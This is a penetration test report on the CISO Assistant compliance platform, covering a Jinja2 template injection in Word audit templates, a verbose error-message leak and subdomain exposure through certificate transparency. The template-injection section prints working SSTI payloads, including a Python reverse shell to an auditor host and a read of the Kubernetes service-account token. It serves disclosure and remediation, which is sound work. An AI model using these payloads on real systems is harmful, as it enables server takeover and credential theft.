CISO Assistant

Pentest report

Q2/2026

Performed by: Synacktiv

Acknowledgment

We would like to thank Synacktiv for conducting this penetration test with exceptional rigor and professionalism. Their comprehensive analysis, clear reporting, and valuable recommendations have strengthened the platform's security posture.

Tested Scope

Application running in PRO SaaS deployment while having access to source code (open source).

Key findings


		Severity	Status	Comments
V-01	Template injection in audit templates	High	✅ Patched in v3.16.7	Added extra sandboxing mode. The templates are managed only by admins, who control their quality and security. The defense-in-depth in infrastructure management (rootless, network policies) prevented lateral movement and kept the tenant admin within their scope.
V-02	Error Messages information leak	Low	✅ Dismissed	The information mentioned are not sensitive and intentionally surfaced to the user to help with the debug. All sensitive settings (eg, Secrets) follow a WRITE-only pattern.
V-03	Subdomain enumeration through certificate transparency	Remark	✅ Deprecated	Legacy design choice on TLS management that has been deprecated more than a year ago by moving to wildcard instead.

SYNACKTIV

INTUITEM — SECURITY ASSESSMENT REPORT

CISO Assitant pentest

2026/06/15



VERSION 1.0 — CONFIDENTIAL

Contents

Introduction

Context and objectives

Intuitem has asked Synacktiv to perform penetration tests on the Ciso Assistant application as part of the 2026 security review campaign. This application is based on python and developed by Intuitem.

The tests were performed using a black-box approach where no information was given to Synacktiv consultants except the dedicated application URL. Then, grey-box tests were performed with dedicated accounts with different privileges level on a dedicated instance. Finally, white-box tests with the application source code were also done.

The objectives of these tests were to:

- Identify vulnerabilities and their associated risks.
- Exploit vulnerabilities.
- List remediations that will improve the security level of the application.

Scope and limits

The penetration tests scope only includes the following assets :

Assets	
Dedicated instance	https://**********.ciso-assistant.com
GitHub source code	▪ https://github.com/intuitem/ciso-assistant-community ▪ GitHub branch: master ▪ Software version: 3.16.6 ▪ Commit hash a631f7882

Black-box	Grey-box	White-box
No information provided.	Authenticated access provided with dedicated accounts	Access to the application source code and documentation.

Timeline

The security assessment was performed from the Synacktiv offices, from the 25th of May to the 7th of June 2026.

Date	Description
2026/05/04	Kick-off
2026/05/25	Beginning of the tests
2026/05/27	Follow-up meeting
2026/05/28	Critical vulnerability meeting
2026/06/04	Closing meeting

Version history

Version	Comment
V1	Initial version

Metrics

Security level rating

Synacktiv experts determine a global security level of the audited target given the audited scope, corresponding observations and state of the art.

HIGH

No sensitive asset was compromised or impacted during the audit period. A few improvements were nonetheless identified.

SATISFACTORY

No sensitive asset was compromised or impacted during the audit period. However, several identified vulnerabilities may help to impact these assets given specific prerequisites (publication of a new vulnerability, different network setup, etc.).

INSUFFICIENT

Some attack vectors impacting sensitive assets were identified during the audit period.

LOW

Sensitive assets of the audited scope were compromised during the audit period.

Vulnerability rating


Synacktiv experts classify the sensitivity of the identified vulnerabilities and determine a grade of Severity (S), resulting from the product of two intermediate scores Probability (P), and Impact (I).

This scoring system is close to the concept of probabilistic risk assessment used in the industrial sector.

Probability	RARE	Hidden attack vector and/or needing high prerequisites hard to obtain.
	LOW	Vulnerability difficult to identify, the attacker must have technical information on the target or must exploit intermediate vulnerabilities.
	MEDIUM	Vulnerability identifiable by an average attacker.
	HIGH	Vulnerability easy to identify by an attacker, attack vector accessible without any particular constraint.
	FREQUENT	Vulnerability trivial to identify and potentially already identified.
Impact	MINIMAL	Exploitation of the vulnerability makes it possible to obtain non-sensitive technical information on the target.
	LOW	Exploiting the vulnerability provides technical information about the target.
	MEDIUM	The vulnerability allows an attacker to partially compromise the security of the target.
	HIGH	The attacker can access and/or modify sensitive information compromising the security of the target and its environment.
	MAXIMAL	The attacker can compromise the majority of the information system or the most sensitive data through the vulnerability.
Severity	REMARK	Negligible risk, non-compliance with hardening procedures. The vulnerability does not pose a significant risk to the target.
	LOW	Vulnerability remediation is used to comply with good security practices.
	MEDIUM	Vulnerability presents a risk to the target and needs to be fixed in the short term.
	HIGH	Vulnerability presents a significant risk for the target and must be fixed in the very short term.
	CRITICAL	Vulnerability presents a major risk for the target and requires immediate consideration.

Remediation rating level

Synacktiv provides an indicative level of complexity for vulnerability remediation. Due to limited visibility across the entire information system, this level may differ from the actual complexity of remediation.



BASIC

Instant, simple remediation requiring no specific security skills and without side effects.

SIMPLE

Low-complexity remediation that can be quickly performed by the development or administration team of the information system without side effects.

MEDIUM

Remediation requiring a preliminary study and a minimal monitoring of implemented measures by the administration team of the information system.

COMPLEX

High-complexity remediation involving structural changes to the information system and requiring an implementation by a dedicated team.

HIGHLY COMPLEX

A highly complex remediation involving a partial overhaul of the information system as well as a substantial human and financial investment.

Executive summary

Global security level

The security assessment performed by Synacktiv on Ciso Assistant revealed a `high` security level.

Indeed, a compromise scenarios have been identified. An administrator can upload a malicious template file for reporting containing specific command that allow an attacker to gain access on the underlying server when exporting with this template. However, because of the correct configuration of the underlying service no lateral movement or privilege escalation could be performed. Moreover, this vulnerability has been corrected during the time allotted to the audit by Intuitem team leveraging the level of security from insufficient to high.

Users inputs are correctly sanitized against code injection, standard users can not perform administrator actions or access other users' data. All permissions are correctly verified before any actions. Some of the application configuration is returned in server response however it does not contain any sensitive information or secret regarding the service.

Other, less noteworthy, issues also have been identified. They mostly deal with the certificate transparency and do not put the application at risk. While a high issue have been identified but corrected during the audit, continuous intrusion tests must be performed if new functionalities are implemented in the application.

This audit has been performed in white-box: source code and accounts with different privileges were provided to the experts.

Synacktiv identified 3 security issues: **1 of high severity**, **1 of low severity** and **1 remark**.

Strengths and areas of improvements

Access control

Users are correctly isolated, and can not access / modify data of other users.

Kubernetes configuration

The cluster is correctly configured, the auditors were not able to elevate their privileges from a compromised pod.

Users input

Users input are correctly sanitized and do not permit any code injection.

Template injection

Enable sandboxing for features where the user can manipulate the templates directly.

Information leak

Ensure error messages returned on the client side do not leak configuration, secrets or technical information.

Vulnerabilities summary

1	1	0	1	0
Remark	Low	Medium	High	Critical

ID	Name and remediation	P	I	S
V-01	TEMPLATE INJECTION IN AUDIT TEMPLATES			
[p°13]	Change the templating engine for one that do not allow code execution or sandbox the engine to only allow necessary classes to be instantiated.			
V-02	ERROR MESSAGES INFORMATION LEAK			
[p°19]	Intercept and handle errors within the application without leaking the used technology. If an error message needs to be returned to the user, it must be generic and may include an error identifier that allows a developer to obtain more information about the error later.			
V-03	SUBDOMAINS ENUMERATION THROUGH CERTIFICATE TRANSPARENCY			
[p°21]	Use a wildcard certificate to not reference each client subdomains.			

Vulnerabilities details

V-01 Template Injection in audit templates

Probability	Impact	Severity	Remediation
MEDIUM	HIGH	HIGH	SIMPLE

Observations

The Word report templates feature let users define custom templates for generating audit reports. The templating engine evaluate user-supplied templates, which can be abused to obtain code execution on the server.

The functionality can be accessed by administrators with the path `Extra > Settings > Templates`.




Illustration 1 : Interface of the Word report template functionnality.

The template engine use `Jinja2`. The auditors leveraged python introspection to call the `popen` function and obtain code execution on the server. In this example, the command `id` will be executed:

```
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').readl
ines() }}
```

The payload was inserted in a Word document, by modifying the example template provided by the application.




Illustration 2 : Word template with a Jinja2 payload executing a shell command.

The payload can then be executed by going to **`Compliance > Audits`**, clicking the **`export`** button and then selecting **`Executive summary`**.




Illustration 3 : Export feature using the provided template.

In the exported **`executing summary`**, it can be observed that the template engine has executed the payloads, and the result of the command line executed.




Illustration 4 : Word document after the Jinja2 payload has been executed.

Risks

An attacker able to supply arbitrary templates directives can obtain code and command execution on the underlying server. In the absence of isolation or sandboxing, the code executed using this technique will have the same privileges as the application performing the templating.

The auditors exploited this vulnerability to obtain a reverse shell on the server, with the following Jinja2 payload:

```
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen(
    "python3 -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((\"37.***.***.**0\",80));
[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn(\"sh\")'").readlines() }}
```

Then when listening on a Synacktiv dedicated server, the connection can be received from the payload:

```
$ ./rcat -l 443 --pwn
Listening on 0.0.0.0:443 (tcp)
Connection received from 141.94.209.21:59539

app@ciso-assistant-synacktiv-sandbox-0:/code/ciso_assistant$ id
uid=1001(app) gid=1001(app) groups=1001(app)
```

From this environment, the application is running inside a Kubernetes pod and so the token used by K8S can be retrieved from the file **`/var/run/secrets/kubernetes.io/serviceaccount/token`**:

```
$ cat /var/run/secrets/kubernetes.io/serviceaccount/token
eyJhbGciOiJSUzI1NiIsIm[...]OjG10mCJil3NqM
```

Some **`networkpolicies`** are present, preventing attackers from using **`kubectl`** binary to retrieve cluster information. Intuitem team gave Synacktiv experts the internet exposed URL of the Kubernetes control plane that could be reached with the retrieved token. However, the pod token does not have specific privileged permissions and no harmful actions could be done.

```
$ kubectl auth can-i --list  --server $(cat control_plane.url) --token $(cat token.txt)
--insecure-skip-tls-verify
Resources                                       Non-Resource URLs
Resource Names   Verbs
selfsubjectreviews.authentication.k8s.io        []
[]               [create]
selfsubjectaccessreviews.authorization.k8s.io   []
[]               [create]
selfsubjectrulesreviews.authorization.k8s.io    []
[]               [create]
                                                [/.well-known/openid-configuration/]
[]               [get]
                                                [/.well-known/openid-configuration]
[]               [get]
                                                [/api/*]
[]               [get]
                                                [/api]
[]               [get]
                                                [/apis/*]
[]               [get]
                                                [/apis]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/healthz]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/livez]
[]               [get]
                                                [/openapi/*]
```

```
[]              [get]                   [/openapi]
[]              [get]                   [/openid/v1/jwks/]
[]              [get]                   [/openid/v1/jwks]
[]              [get]                   [/readyz]
[]              [get]                   [/readyz]
[]              [get]                   [/version/]
[]              [get]                   [/version/]
[]              [get]                   [/version]
[]              [get]                   [/version]
[]              [get]
```

It has to be noted that this vulnerability has been corrected during the time allotted to the audit by implementing a sandbox functionality.

Recommendations

Change the templating engine for one that do not allow code execution or sandbox the engine to only allow necessary classes to be instantiated.

V-02 Error messages information leak

Probability	Impact	Severity	Remediation
MEDIUM	LOW	LOW	SIMPLE

Observations

The application produces verbose error messages that leak technical information when it receives malformed messages.

More specifically, it is possible to trigger such error messages by providing a malformed `id` to the `audit-log` page:

```
GET /audit-log/1275xxx HTTP/2
Host: synacktiv-sandbox.ciso-assistant.com
Cookie: csrftoken=a************************************************************R;
token=0*****************************************************5;
allauth_session_token=e*****************************4; show_first_login_modal=false;
LOCALE=fr
```

The `500 Internal Server Error` page contains multiple information interesting for an attacker such as references to a `local ollama` service:

```
HTTP/2 500 Internal Server Error
Content-Type: text/html
Date: Mon, 25 May 2026 15:28:32
[...]

settings:{
  security_objective_scale:"1-
4",ebios_radar_max:6,ebios_radar_green_zone_radius:.2,ebios_radar_yellow_zone_radius:.9
,ebios_radar_red_zone_radius:2.5,notifications_enable_mailing:false,interface_agg_scena
rio_matrix:false,risk_matrix_swap_axes:false,risk_matrix_flip_vertical:false,risk_matri
x_labels:"EBIOS",mapping_max_depth:3,allow_self_validation:true,show_warning_external_l
inks:true,builtin_metrics_retention_days:730,allow_assignments_to_entities:true,enforce
_mfa:false,default_language:"en",default_custom_analytics_dashboard:null,currency:"€",d
aily_rate:500,llm_provider:"ollama",ollama_base_url:"http://
localhost:11434",ollama_model:"mistral",ollama_embed_model:"snowflake-arctic-
embed2",embedding_backend:"sentence-
transformers",chat_system_prompt:"",openai_api_base:"http://localhost:1234/
v1",openai_model:"",enabled_integrations:[{
    id:"77e6db2b-f40d-470b-ad3e-
e0180b8a4004",provider_type:"itsm",name:"jira",configurations:"8c83eeb2-7faf-4951-b433-
1f855316639f"
  },
  {
```

```
    id:"ed8540c3-e920-4633-b8b0-
183e1e7a607a",provider_type:"itsm",name:"servicenow",configurations:null
  }
  ]
},
[...]
```

Risks

An attacker could observe the error messages and gather technical information on the internals of the application. Access to these internal details facilitates targeted reconnaissance, allowing an adversary to identify specific software versions and underlying dependencies for exploitation.

In this instance, this vulnerability has led to the identification of the LLM model used and his version.

However, Synacktiv experts did not exploit this technical information leak. Intuitem team explains this behaviour as normal because some of the application configuration is returned client side and no secret are returned thought it.

Recommendations

Intercept and handle errors within the application without leaking the used technology. If an error message needs to be returned to the user, it must be generic and may include an error identifier that allows a developer to obtain more information about the error later.

V-03 Subdomains enumeration through certificate transparency

Probability	Impact	Severity	Remediation
RARE	MINIMAL	REMARK	BASIC

Observations

Using `dnsdumpster.com` or other platform that reference the use of certificate transparency, it is possible to retrieve subdomains of `ciso-assitant.com`, leaking clients names:

```
ciso-assistant.com,217.70.184.55
******.ciso-assistant.com,51.75.185.198
****.ciso-assistant.com,51.75.185.198
*******.ciso-assistant.com,51.75.185.198
*****.ciso-assistant.com,51.75.185.198
*******.ciso-assistant.com,51.75.185.198
*******.ciso-assistant.com,51.75.185.198
****.ciso-assistant.com,51.75.185.198
**********.ciso-assistant.com,51.75.185.198
[...]
```

Risks

Using non randomized subdomains to reference clients instance can permit attackers to easily target Intuitem client.

However, in this context, the risk is assumed by Intuitem team and IP addresses referenced above are different from the new one used.

Recommendations

Use a wildcard certificate to not reference each client subdomains.

Define a routing with the client name that can redirect to a specific randomized subdomain depending on the login used on the login page.

SYNACKTIV

+33 1 45 79 74 75

contact@synacktiv.com

5 boulevard Montmartre

75002 – PARIS

www.synacktiv.com